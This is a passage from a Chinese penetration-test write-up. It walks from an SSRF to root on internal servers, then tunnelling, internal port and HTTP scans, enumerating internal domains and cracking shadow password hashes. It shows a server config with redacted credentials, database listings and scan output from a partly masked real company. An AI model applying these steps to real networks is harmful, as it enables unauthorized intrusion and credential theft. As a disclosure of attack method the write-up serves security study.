        'NCFGroup\Protos'  => $system.'/Protos/',
        'Phalcon'          => $system.'/Common/Phalcon/',
        'Assert'           => $system.'/Common/Vendor/assert/lib/Assert/',
        'Money'            => $system.'/Common/Vendor/money/lib/Money/',
        'League\Fractal'   => $system.'/Common/Vendor/fractal/src/',
        'GeneratedHydrator'   => $system.'/Common/Vendor/generatedHydrator/src/GeneratedHydrator/',
    ),
    //idworker发号器配置
    'idworker' => array(
        'serverlist' => array(
            [redacted]l.com:8180',
            [redacted]l.com:8180',
            [redacted]l.com:8180',
        )
    ),
    //gtm使用的Redis
    'redis_gtm' => array(
        'master' => 'def_master',
        'sentinels' => array(
            array(
                'host' => '[redacted]15',
                'port' => '26479'
            ),
            array(
                'host' => '[redacted]15',
                'port' => '26579'
            ),
            array(
                'host' => '[redacted]',
                'port' => '26679'
            ),
        )
    ),
    //gtm使用的db
    'db_gtm' => array(
        'adapter' => 'Mysql',
        'host' => '[redacted]',
        'username' => '[redacted]',
        'password' => '[redacted]',
        'dbname' => '[redacted]_tm',
        'port' => '3306',
    ),
    // cloudtask相关配置
    'cloudtask' => array(
        'centerHost' => 'http://[redacted]5',  // 调度服务器
        'mongoDbHost' => 'mongodb://[redacted]/',  // mongoDb服务器
        'mongoDBAuth' => '',
        'runtime' => 'myCluster',  // runtime服务器组
    ),
);
[root@n-yunfu-03 config]#
```


```
[root@n-yunfu-04 mysql]# ll
ll
total 12505316
drwx------ 2 mysql mysql       12288 Aug 11  2017 abscloud_workflow
drwx------ 2 mysql mysql        4096 Oct 10  2017 asset
drwx------ 2 mysql mysql        4096 Dec 27  2016 assetrank
drwx------ 2 mysql mysql        4096 Mar  9  2018 cache@002dcloud
drwx------ 2 mysql mysql        4096 Jun 27  2017 credit_reference
drwx------ 2 mysql mysql       12288 Aug  1  2017 credit_workflow
drwx------ 2 mysql mysql        4096 Dec 20  2016 db_jucai
drwx------ 2 mysql mysql        4096 Nov 14  2017 emc_account
drwx------ 2 mysql mysql        4096 Oct 20  2017 emc_asset_abs
drwx------ 2 mysql mysql        4096 Jun 22  2017 emc_credit
drwx------ 2 mysql mysql        4096 Dec  1  2017 emcsocian
drwx------ 2 mysql mysql        4096 Aug 16  2017 emcuser
drwx------ 2 mysql mysql        4096 Nov 28  2017 emc_xloan
drwx------ 2 mysql mysql        4096 Apr 20  2017 emicrocredit
drwx------ 2 mysql mysql       12288 May  9  2017 emicrocredit_workflow
drwx------ 2 mysql mysql        4096 Apr 25  2017 fae_baseframe
drwx------ 2 mysql mysql        4096 Mar 15  2017 fae_baseframe_mock
drwx------ 2 mysql mysql        4096 Dec 21  2016 fae_tradingsystem
drwx------ 2 mysql mysql        4096 Mar 15  2017 fae_tradingsystem_mock
drwx------ 2 mysql mysql        4096 Dec 23  2016 fae_user
drwx------ 2 mysql mysql        4096 Sep  4  2017 fae_user2
drwx------ 2 mysql mysql        4096 Dec 16  2016 filesystem
drwx------ 2 mysql mysql        4096 May 17  2017 ftp_trading
drwx------ 2 mysql mysql        4096 Apr  1  2017 ftp_trading_mock
-rw-rw---- 1 mysql mysql 12794724352 Apr  6 13:45 ibdata1
-rw-rw---- 1 mysql mysql     5242880 Apr  6 13:45 ib_logfile0
-rw-rw---- 1 mysql mysql     5242880 Nov  7 15:53 ib_logfile1
drwx------ 2 mysql mysql        4096 Mar  7  2017 invitecode
drwx------ 2 mysql mysql        4096 Mar  7  2017 kefu_workflow
drwx------ 2 mysql mysql        4096 Mar  7  2017 message
drwx------ 2 mysql mysql        4096 Mar 23  2017 mofei_test
drwx------ 2 mysql mysql        4096 Dec 15  2016 mysql
drwx------ 2 mysql mysql        4096 Apr  1  2017 planner
drwx------ 2 mysql mysql       12288 Aug 14  2017 supplychain_workflow
drwx------ 2 mysql mysql        4096 Dec 15  2016 test
drwx------ 2 mysql mysql        4096 Mar 20  2017 ucfpay_client_mock
drwx------ 2 mysql mysql        4096 Feb  9  2017 user_platform
drwx------ 2 mysql mysql       12288 Dec 16  2016 workflow
drwx------ 2 mysql mysql        4096 Dec  1  2017 wxfae_cms
drwx------ 2 mysql mysql        4096 Aug 24  2017 wxfae_credit
drwx------ 2 mysql mysql        4096 Aug 15  2018 xcrm
drwx------ 2 mysql mysql       12288 Jan  4  2018 xcrm_workflow
drwx------ 2 mysql mysql       12288 Nov 13  2017 xloan_workflow
```




89 段 Office 办公主机　跑着***系统

渗透内网！

尝试打 socket 隧道出来



内网探测



使用 ew 打的 socke 隧道经常出问题，于是把自己写的内网探测脚本丢到服务器上跑了起来，只挑了几个重要的核心网段跑


```
10.20.95.203:8080
banner:b''
==========
10.20.95.206:80
banner:b''
==========
10.20.95.207:80
10.20.95.207:389
10.20.95.208:80
10.20.95.209:80
10.20.95.231:80
10.20.95.251:80
172.31.80.101:80
172.31.80.101:8000
172.31.80.101:8083
172.31.80.102:80
172.31.80.105:80
172.31.80.105:443
172.31.80.111:80
172.31.80.111:443
172.31.80.112:80
172.31.80.112:443
172.31.80.113:80
172.31.80.113:443
172.31.80.151:80
10.100.75.25:22
banner:b'SSH-2.0-OpenSSH_5.3\r\n'
==========
10.100.75.25:80
10.100.75.25:873
banner:b'@RSYNCD: 30.0\n'
==========
10.100.75.25:111
10.100.75.26:80
10.100.75.26:445
10.100.75.26:3389
10.100.75.27:22
banner:b'SSH-2.0-OpenSSH_5.3\r\n'
==========
10.100.75.27:873
banner:b'@RSYNCD: 30.0\n'
==========
10.100.75.27:111
10.100.75.28:22
banner:b'SSH-2.0-OpenSSH_6.6.1\r\n'
==========
10.100.75.28:111
10.100.100.201:80
10.100.100.202:80
10.100.100.203:443
10.100.100.204:80
10.100.100.205:80
10.100.100.206:80
10.100.100.207:80
10.100.100.208:80
10.100.100.210:80
10.100.100.211:80
```

```
Accept-Ranges: bytes
ETag: "fe1515b06badd01:0"
Server: Microsoft-IIS/8.0
X-Powered-By: ASP.NET
Date: Fri, 05 Apr 2019 16:10:09 GMT
Connection: close
Content-Length: 1398
================================================================================

IP: 10.20.95.19:80 code: 200
 Title: <title>[redacted]杀毒</title>
Header info:
Date: Fri, 05 Apr 2019 16:10:14 GMT
Server: Apache/2.2.14 (Win32) PHP/5.4.15
X-Powered-By: PHP/5.4.15
Set-Cookie: PHPSESSID=6hghjjdirhshmjbl15udr4bjo5; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 6232
Connection: close
Content-Type: text/html
================================================================================

IP: 10.20.95.28:80 code: 200
 Title: <title>Microsoft Internet Information Services 8</title>
Header info:
Content-Type: text/html
Last-Modified: Wed, 29 Aug 2018 01:52:19 GMT
Accept-Ranges: bytes
ETag: "64c16eeb3a3fd41:0"
Server: Microsoft-IIS/8.0
Date: Fri, 05 Apr 2019 16:10:56 GMT
Connection: close
Content-Length: 1398
================================================================================

IP: 10.20.95.29:80 code: 200
 Title: <title>Redmine</title>
Header info:
Content-Type: text/html; charset=utf-8
X-Ua-Compatible: IE=Edge,chrome=1
Etag: "59ae3846a714b43c0559f10b33562256"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 46f1722084c04bbf3df8a578d501cee6
X-Runtime: 0.008221
Date: Fri, 05 Apr 2019 16:11:01 GMT
X-Rack-Cache: miss
Server: WEBrick/1.3.1 (Ruby/2.0.0/2014-09-19)
Content-Length: 3489
Connection: close
Set-Cookie: _redmine_session=BAh7B0kiD3N1c3Npb25faWQGOgZFVEkiJWU4NTk4NjM1NzZkYWI3MDUxYWZlZGY0MjA4YzYxMWVkBjsAVEkiE
================================================================================

IP: 10.20.95.37:80 code: 200
 Title: <title>Log In - Private Seafile</title>
Header info:
```


发现 172 网段是 http://www.*******.com/ 所在的业务段
为了更加快速的定位到重要网段，我对内网域名进行了爆破并查看他们的解析地址

```
[root@dev118 etc]# ping -c 2 wo                    .com
ping -c 2 work.c                    .com
PING wor                    .com (10.100.75.25) 56(84) bytes of data.
64 bytes from localhost (10.100.75.25): icmp_seq=1 ttl=51 time=3.11 ms
64 bytes from localhost (10.100.75.25): icmp_seq=2 ttl=51 time=8.64 ms

--- work.co                    .com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 3843ms
rtt min/avg/max/mdev = 3.115/5.879/8.643/2.764 ms
```

who.corp.*****.com (10.20.95.89)
gongdan.corp.*****.com (10.100.100.204)
work.corp.*****.com (10.100.75.25)
jk.corp.*****.com (10.20.95.86)
baize.corp.*****.com (172.31.80.151)
asset.corp.*****.com (10.20.95.50)
pm.corp.*****.com (10.20.95.29)
wiki.corp.*****.com (10.20.95.87)
cms.corp.*****.com (172.31.80.101)
.....
*****的办公平台




帮助信息



内网的 who 认证入口


从 wiki 中得到了更多的内网域名



堡垒机

*****云行-运维管理平台

抓了几个 shadow 的密码跑了一下　发现弱口令挺多的



一堆平台只是打开看了一下，并没有进一步操作

渗透到这里就该结束了，本想着下一步先使用 metasploit 打两台 window 后尝试拿域控的，因为比较难遇到这样的实战环境，但还是没有进行进一步操作，点到为止。此漏洞从周四晚上八九点发现低危 SSRF 到拿到内网 ROOT 权限用了不到三个小时时间，但是由于 waf 和 ids 等设备的阻拦打 socks 隧道花了我将近两倍拿 shell 的时间，最终发现不稳定的原因是我的 nc -k 参数持续监听了端口，导致内网十几台 redis 数据库都在同时请求我的端口上线，我想执行一条命令，将会同时在这十几台上线的主机上同时执行，这导致了我的 socke 端口堵塞，最后解决办法是，不用-k 参数，当一台主机上线后，不接受其他主机上线请求。然后操作这台主机使用 sSocks 再打一条相对稳定的 socks 隧道出来，直入内网，不得不说 sSocks 相比 EW 稳得一批。

结束语：

任何严重漏洞的背后必然是从一个不起眼的没什么技术含量的容易被忽略的漏洞引起的，做好细微漏洞的防范的能防止重大信息安全事故的发生。

r3start

2019 年 4 月 6 日 03:23:30